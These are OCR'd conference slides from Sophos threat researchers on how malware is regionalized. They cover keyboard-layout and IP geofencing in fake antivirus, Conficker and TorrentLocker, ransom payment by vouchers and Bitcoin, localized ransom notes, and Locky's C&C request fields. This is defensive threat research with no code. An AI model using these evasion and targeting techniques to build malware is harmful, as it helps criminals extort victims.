RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: SPO2-R04

Local Malware for Local People—The Regionalization of Malware

Dmitry Samosseiko

Director of Threat Research
Sophos Inc, SophosLabs
@samosseiko

Chet Wisniewski

Senior Security Advisor
Sophos, Technology Office
@chetwisniewski

James Wyke

Senior Threat Researcher

#RSAC

Malware Landscape

TARGETED ATTACKS

- Limited
- Tailored to victim
- High per-victim execution cost
- High return on penetration

“TRADITIONAL” MALWARE

- Omni-present
- Indiscriminative
- Low-barrier of entry, affordable
- Economy of scale

McDonald's Restaurants Around the World

Global Presence

Price Difference

Marketing and Advertisement

Japan


Saudi Arabia

Products


South Korea
China
Germany
India
McRice Burger
Philippines
Hungary


Malware Regionalization: Reasons

- Financial
- Compatibility
  - *Culture and local standards*
  - *Language*
  - *Local brands*
- Political and Legal



Malware Regionalization: Impact

- Type and “family” prevalence
- Threat Exposure Rate
- Attack vectors
- Platform abuse
- Defenses




(Un)targeting

"Bakasoftware" Fake AV didn't execute, if one of the following was true:

- *GetKeyboardLayout*: **Russia, Ukraine, Belarus, Estonia, Latvia, Lithuania**,…
- Browser history: **vkontakte.ru** , **google.ru** and russian-speaking hacking forums

Server-side logic




https://nakedsecurity.sophos.com/2008/12/03/fakeav-promo-site-exposed/

Conficker

- Filtered Ukrainian IP addresses when spreading
  - Conficker.A – downloads GeoIP DB from www.maxmind.com
  - Conficker.B – embeds GeoIP DB downloads
- Checked keyboard layout check during runtime

RU Screen lockers



Russia	100
Ukraine	78
Germany	10
United States	3

Prepaid cards and cash vouchers

paysafecard


Ukash®

PARTICIPATING RETAILERS


ACE CASH EXPRESS · CVS pharmacy · DOLLAR GENERAL · DOLLAR TREE · FAMILY DOLLAR

kmart · Kroger · RITE AID · SAFEWAY · 7-ELEVEN · Walgreens · Walmart

“Police Locker”



Cultural compatibility



Source: Google Trends


Ransomware + Bitcoins =

Bitcoins

- Available world-wide
- Practically untraceable

Ransomware

- Indiscriminate
- Openly criminal



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	1ACKcumkx4M3aQisMMLq32EubPkUNiUfTC
Hash 160	64dd4006e5c768d120bb9b5b3afc513877577dcf
Short Link	http://blockchain.info/fb/1ackcum
Tools	Taint Analysis - Related Tags - Unspent Outputs

Transactions	
No. Transactions	368
Total Received	31,734.98886786 BTC
Final Balance	1,360.00000001 BTC

Request Payment | Donation Button

*Cryptolocker: **17,706,729.70** USD (Nov 2013)*

Coincidence?


Cryptolocker search trends

Bitcoin price

CTB-Locker


"… customisable by the affiliate who has purchased the CTB-Locker instance, the available options have grown over time, more recently – English, French, German, Spanish, Latvian, Dutch and Italian."

TorrentLocker/Crypt0L0cker



“TorrentLocker criminals went so far as to refuse to push the Ransomware executable to victim machines whose IP addresses did not belong to the target countries.”


TorrentLocker (Ireland)




Local currency

Local BC exchanges

Hot off the press (Locky demo)





Locky localization

- Ransom notes obtained via encrypted C&C server connection:

id	Randomly generated number
act	Action
affid	Affiliation ID
lang	Language used by computer
os	Operating system
sp	Service pack
x64	64-bit system

